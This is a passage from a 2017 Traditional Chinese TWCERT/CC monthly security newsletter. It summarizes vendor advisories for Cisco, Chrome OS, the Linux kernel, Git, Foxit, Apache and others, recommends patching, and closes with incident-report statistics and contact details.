Cisco 此次更新解決了影響多個產品的兩個漏洞，是由於 Cisco IOS 和 Cisco IOS XE 軟體自動聯網功能中的漏洞對受影響的系統造成拒絕服務 (DoS) 或窺得以明文形式傳輸的 ACP 封包。cisco-sa-20170726-anidos (CVE-2017-6663)是由於 Cisco IOS 和 Cisco IOS XE 軟體自動聯網功能中的漏洞可允許未經身份驗證的相鄰攻擊者將受影響系統的自動節點重新載入，而導致拒絕服務(DoS)。cisco-sa-20170726-aniacp (CVE-2017-6665)也是由於 Cisco IOS 和 Cisco IOS XE 軟體自動聯網功能中的漏洞可允許未經身份驗證的相鄰攻擊者重置受影響系統的自動控制平台 (ACP)，並窺得受影響系統中以明文形式傳輸的 ACP 封包。

另 Cisco 提報了 Unified Communications Manager 中的一個漏洞，使遠端認證的用戶可以利用此漏洞查看目標系統上之系統檔案。

此漏洞是由於 Web 框架未正確驗證用戶提供的輸入，造成遠端

身份驗證的用戶可以提供特殊請求，以查看位於 Web 根目錄結構中的系統檔案。

3.3.3、Google 釋出 Chrom OS 安全更新

Google 針對大多數的 Chrome OS 設備(*)更新了 Chrome OS 60.0.3112.80(Platform version: 9592.71.0)，此次更新包含了一些錯誤的修復，安全更新和增加了些功能，系統在未來幾天內將會收到更新通知。

此次更新主要是修復名為 “Broadpwn” 的漏洞，駭客可針對使用 Broadcom BCM43xx Wi-Fi 晶片的設備由遠端方式執行任意代碼(execute arbitrary code)。

3.3.4、Linux Kernel 運行環境中 inotify 及 vfs 的漏洞讓本機使用者提高權限

Linux 內核中提報了一個漏洞，當本機用戶在重命名目標文件時，可以利用 inotify_handle_event()和 vfs_rename()來覆蓋 slab 數據，以提升的權限並可在系統上執行任意代碼(arbitrary code)。

此漏洞雖只影響本機使用者但還是建議 Linux 的使用者盡快修復漏洞。

3.3.5、Mozilla 釋出安全更新

Mozilla 近日發布了安全更新，以解決 Firefox 和 Firefox ESR 中的多個漏洞，駭客可利用遠端方式政擊以控制受影響的系統。

此次更新了許多影響等級嚴重及高的漏洞，建議 Firefox 和 Firefox ESR 使用者盡快更新。

3.3.6、Microsoft 釋出安全更新


Microsoft 近日發布了安全更新，以解決多項產品中的多個漏洞，駭客可利用遠端方式政擊以控制受影響的系統。

此次更新大多可利用 Windows Update 直接更新，Windows 10 1507 版的使用者將不會收到更新通知，建議此版本的使用者盡快更新至最新版本，以取得最新的支援。

3.3.7、Juniper 釋出 Junos OS 安全更新

Juniper Networks 近日發布了安全公告，以解決 Junos OS 中的漏洞，駭客可利用此漏洞展開攻擊達成阻斷服務(denial-of-service)之條件。

此漏洞是由於 libgd 2.1.1 內的漏洞，可能會在處理 gd2 的壓縮資料時導致 heap overflow，libgd 是一個與 PHP 4.3（以上版本）捆綁在一起的開源圖像庫，建議使用 Junos OS 和 PHP 用戶盡快完成更新。



3.3.8、Symantec 釋出安全更新

Symantec 近日發布了安全公告，以解決 Symantec Messaging Gateway 中 RCE 和 CSRF 的漏洞，駭客可利用此漏洞遠端攻擊受影響的系統以控制系統。

此漏洞是由於駭客可利用跨站請求偽造(one-click attack 或者 session riding，通常縮寫為 CSRF 或者 XSRF)的方式攻擊 Symantec Messaging Gateway，在獲得系統訪問權限後，可藉此提升其權限。

3.3.9、Git 於運行'ssh://'URL 之缺陷讓駭客可用遠端方式針對目標系統上執行任意命令

Git 近日提報了一個漏洞，駭客可利用特殊的”ssh://”網址針對目標用戶的系統執行任意 shell 命令，在執行代碼時將可提升為管理者權限，並在執行”clone”指令時觸發此漏洞。

3.3.10、Adobe 釋出安全更新

Adobe 近日釋出了安全更新，包含了 Adobe Flash Player、Acrobat、Reader、Experience Manager 和 Digital Editions. Exploitation 等產品，某些漏洞可讓駭客藉由遠端方式攻擊進而取得受影響系統的控制權。

此次更新影響的產品眾多，建議 Adobe 使用者盡快更新相關漏洞。

3.3.11、Foxit PDF Reader 驚傳 2 項零時差弱點

安全研究人員發現 2 項 Foxit PDF Reader 嚴重的零時差弱點(zero-day security vulnerabilities)，若使用者在開啟檔案時未設定為安全閱讀模式(Safe Reading Mode)，駭客將可能利用該軟體之漏洞於目標電腦上執行任意代碼(execute arbitrary code)。

此漏洞需由使用者瀏覽惡意網頁或是開啟惡意檔案，建議 Foxit PDF Reader 使用者切勿開啟不明之網頁及檔案。

官方未發布修復漏洞建議 Foxit Reader 和 PhantomPDF 使用者，確認您啟用了「安全閱讀模式」(Safe Reading Mode)功能，此外，還可以從 Foxit 的 “選項” 列表中取消勾選「啟用 JavaScript 操作」(Enable JavaScript Actions)，但這可能會關閉某些功能。

3.3.12、Apache 釋出安全更新

Apache 近日釋出安全更新以解決 Apache Struts 及 Apache Tomcat 中的多項漏洞，駭客可藉由這些弱點發起 DoS 攻擊和繞過安全檢查。

Apache Struts 漏洞是利用 HTTP/2 繞過了多項保護目錄安全被穿越攻擊的檢查，因此可以繞過使用特製網址的安全限制，建議 Apache Tomcat 使用者盡快更新至最新版本。Apache Tomca 是由於使用 Spring AOP 功能來保護 Struts 時，因應用程序中混合了安全和不安全的操作，使未經身份驗證的用戶，也可執行 DoS 攻擊，建議 Apache Struts 使用者盡快更新至 2.5.12 或 2.3.33 版。

3.4、資安研討會及活動

時間	研討會/課程名稱	研討會相關資料
106/10/14	TDOH-CONF (駭客的地下城)	主辦單位：TDOHacker 日期：2017 年 10 月 14 日 (六)　11:00 - 18:30 地點：台南市　國立成功大學 資料來源：http://tdohacker.org/posts/2017/06/30/tdoh-conf-2017-call-for-paper 活動概要： 物聯網時代的來臨，讓網路賦予物品新的生命，在這個所有東西都要聯網的時代，物品的資訊安全也成為一大重點，你能想像哪天你家的冰箱、馬桶、電視在你不知不覺的時候在打戰嗎？敬邀有真駭客精神的您一同來分享經驗，打破既往單方面輸出知識的議程、讓講者與聽眾真正交流思考。

第 4 章、本月份事件通報統計

本中心每日透過官方網站、電子郵件、電話等方式接收資安事件通報，本月共收到通報共 1380 筆，以下為本中心所蒐整之各項統計數據，分別為通報來源統計圖、通報對象統計圖及通報類型統計圖。

通報來源統計圖為各國遭受網路攻擊，且發起攻擊之 IP 為我國所有之 IP，並向本中心進行通報之次數，如圖 1 所示；通報對象統計圖為本中心所接獲之通報中，針對通報事件責任所屬國家之通報次數，如圖 2 所示；通報類型統計圖則為本中心所接獲的通報中，各項攻擊類型之筆數，如圖 3 所示。




圖 1、通報來源統計圖




圖 2、通報對象統計圖




圖 3、通報類型統計圖

除通報至 G-ISAC 外，本中心亦針對 zone-h 情資以電子郵件或電話方式通知相關單位進行處理，本月約有 14%單位回覆相關處理情形，建議大家應於平常保持良好之防護習慣，於事前勤更新相關弱

點及漏洞，事發時立即處理，後續本中心仍持續提醒相關用戶對於所收到之事件通報進行相關處理，以減少駭侵事件發生時所造成的損害。

發行單位：台灣電腦網路危機處理暨協調中心

Taiwan Computer Emergency Response Team / Coordination Center

資料日期：106 年 9 月 8 日

編　　輯：曾佩雅

服務電話：03-4115387

市話免付費電話：0800-885-066

電子郵件：twcert@cert.org.tw

網　　址：https://www.twcert.org.tw/

Facebook：https://www.facebook.com/twcertcc

若有任何問題或建議，請通知我們，也歡迎您的不吝指教。